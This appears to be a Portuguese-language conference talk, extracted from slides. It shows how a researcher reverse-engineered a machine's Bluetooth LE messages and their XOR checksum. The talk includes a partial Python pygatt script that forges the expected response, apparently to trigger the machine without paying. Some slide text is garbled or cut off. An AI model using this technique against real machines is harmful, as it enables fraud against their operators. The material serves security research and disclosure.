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




Char: Umidade


Valor: 50

Android nRF Connect



ROAD
SEC
2023

Serviços ->



E agora?



@gabu_sec



**61 2E792A09 25 4A48 3867 6B 426523444A 33
AA BBBBBBBB CC DDDD EEEE FF GGGGGGGGGG HH**



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61 2E792A09 25 4A48 3867 6B 426523444A 33

A = Tipo da Operação (61 Maquina - 62 Celular)

B = Timestamp

C = Constante (25)

D = Preço

E = Constante (3867)

F = Código do Produto

G = Constante (426523444A)

H = Checksum

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

AA = Tipo da Operação muda pra 62

BB = 4o Byte do Timestamp acrescenta +1

HH = Checksum tem um cálculo que não sabemos...

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

 = Checksum tem um cálculo que
não sabemos...

Até que...



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XOR Calculator



I. Input: hexadecimal (base 16) ▾

```
612e155d40254858386746426523444a5e
```

II. Input: hexadecimal (base 16) ▾

```
622e155d41254858386746426523444a5f
```

Calculate XOR

III. Output: hexadecimal (base 16) ▾

```
3000000 1 00000000000000000000000000000000 1
```

*Nem sempre dava 1..

USING EXCLUSIVE OR (XOR) IN CRYPTOGRAPHY

XOR
LOGIC

XOR Symbol



0 XOR 0 = 0 Same Bits

1 XOR 1 = 0 Same Bits

1 XOR 0 = 1 Different Bits

0 XOR 1 = 1 Different Bits



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61 2E792A**09** 25 4A48 3867 6B 426523444A **33**
62 2E792A**09** 25 4A48 3867 6B 426523444A **??**

a) Adicionamos +1

61 2E792A**09** 25 4A48 3867 6B 426523444A **33**
62 2E792A**0a** 25 4A48 3867 6B 426523444A **??**

61 2E792A	09	25 4A48 3867 6B 426523444A	33
62 2E792A	0a	25 4A48 3867 6B 426523444A	??

b) XOR entre 2 valores

61 2E792A**09** 25 4A48 3867 6B 426523444A **33**

62 2E792A**0a** 25 4A48 3867 6B 426523444A **??**

61 2E792A	09	25 4A48 3867 6B 426523444A	33
62 2E792A	0a	25 4A48 3867 6B 426523444A	??

3

c) XOR entre resposta e checksum


61 2E792A**09** 25 4A48 3867 6B 426523444A **33**

62 2E792A**0a** 25 4A48 3867 6B 426523444A **??**

3 XOR 33 = 30

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A 30



Habemus Algoritmo!



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3º dia

0 exploit



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“Talk is
cheap. Show
me the code.”


Exploit



- Utilizamos a lib **pygatt**;
- Device compatível com Bluetooth 4.0 Low Energy e ferramentas hcitool/gattool configuradas;



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script.py



612e792a0923444a33

622e792a0a23444a30



@gabu_sec

Código (1/5)

```
import pygatt
import time
from binascii import hexlify, unhexlify
import logging

logging.basicConfig()
logging.getLogger('pygatt').setLevel(logging.DEBUG)

CHARACTERISTIC = "0000ffe1-0000-1000-  
adapter = pygatt.GATTToolBackend()  
device = ""  
bb = bytearray()
```

Código (2/5)

```
def calc_response(value):
    #ALTERACAO 1 -----
    #Passando o valor recebido para String
    value = value.decode('utf-8')

    AA_RQS = value[:2]      #Primeiro Byte (AA) da Requisicao
    val = int(AA_RQS, 16)    #Convertendo pra poder somar
    AA_RSP = format(val + 1, 'x') #Primeiro Byte (AA) da Resposta (somando 1)

    #ALTERACAO 2 -----
    BB_RQS = value[8:10] #Quinto Byte (BB) da Requisicao
    val2 = int(BB_RQS, 16) #Convertendo
    BB_RSP = format(val2 + 1, 'x') #Quinto Byte (BB) da Resposta (somando 1 segundo ao
    Timestamp)
```

Código (3/5)

```
#ALTERACAO 3 -----
#XOR entre Timestamp da Requisicao e Timestamp da Resposta
xor_timestamp = int(BB_RQS, 16)^int(BB_RSP, 16) #XOR entre Timestamp da Requisicao e
Timestamp da Resposta

HH_RQS = value[32:34] #Checksum (HH) da Requisicao
val3 = int(HH_RQS, 16)
HH_RSP = format(val3^xor_timestamp, 'x') #XOR entre Checksum (HH) da Requisicao e o resultado
do XOR entre Timestamp da Requisicao e Timestamp da Resposta

#Montando resposta
response = "{}{}{}{}{}{}".format(AA_RSP, value[2:8], BB_RSP.zfill(2), value[10:32],
HH_RSP.zfill(2))
return response
```

Código (4/5)

```
#Funcao chamada quando a maquina envia a Requisicao
def handle_data(handle, value):
    hash_rcv = hexlify(value) #Recebendo valor da Requisicao e transformando em String
    resposta = calc_response(hash_rcv) #Chamando a funcao pra calcular a Resposta
    time.sleep(0.9) #Aguardando perto de 1 segundo para coincidir com o Timestamp
    enviado
    device.char_write(CHARACTERISTIC, unhexlify(resposta)) #Escreve a resposta na
    caracteristica
```

Código (5/5)

```
try:
    adapter.start()
    device = adapter.connect('d8:a9:



        device.subscribe(CHARACTERISTIC,
                          callback=handle_data)

        while(True):
            a="1"
    finally:
        adapter.stop()
```

**E o resultado
foi..**




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4. Solve


612e792a0923444a33

622e792a0a23444a30



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time.sleep(0.9)





Agora vai...



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<https://www.youtube.com/shorts/x7w26UIA7ZU>

FAQ!



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P: A máquina tem Bluetooth?




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P: A máquina tem Bluetooth?

**R: Não, o Bluetooth está em um
micro-controlador anexado;**



ESP32



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**P: O que o vendor falou sobre a
vulnerabilidade?**



@gabu_sec

**P: O que o vendor falou sobre a
vulnerabilidade?**

R: É um caso isolado....



Lições Aprendidas




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Quase rodamos..



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CTF Bluetooth LE

BLE Capture the Flag

The purpose of BLE CTF is to teach the core concepts of Bluetooth Low Energy client and server interactions. While it has also been built to be fun, it was built with the intent to teach and reinforce core concepts that are needed to plunge into the world of Bluetooth hacking. After completing this CTF, you should have everything you need to start fiddling with any BLE GATT device you can find.

Setting Up the CTF

In order to set up the CTF you will need the following:

1. The pre-compiled firmware or source code in this repository to build and flash an ESP32 with the CTF GATT server.
2. An esp32 microcontroller ([I sell overpriced pre-flashed ones here](#))
3. A Linux box (OSX/Win + Linux VM works) with a bluetooth controller or a bluetooth usb dongle
4. Bluetooth tools such as Bluez tools (hcitool, gatttool, etc) or [bleah](#)

For instructions to compile/flash your own firmware or flash the provided pre-compiled firmware [read this documentation](#)



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Referências

- ❖ <https://www.pcmag.com/encyclopedia/term/xor>
- ❖ https://github.com/hackgnar/ble_ctf
- ❖ <https://novelbits.io/bluetooth-gatt-services-characteristics/>



Obrigado!



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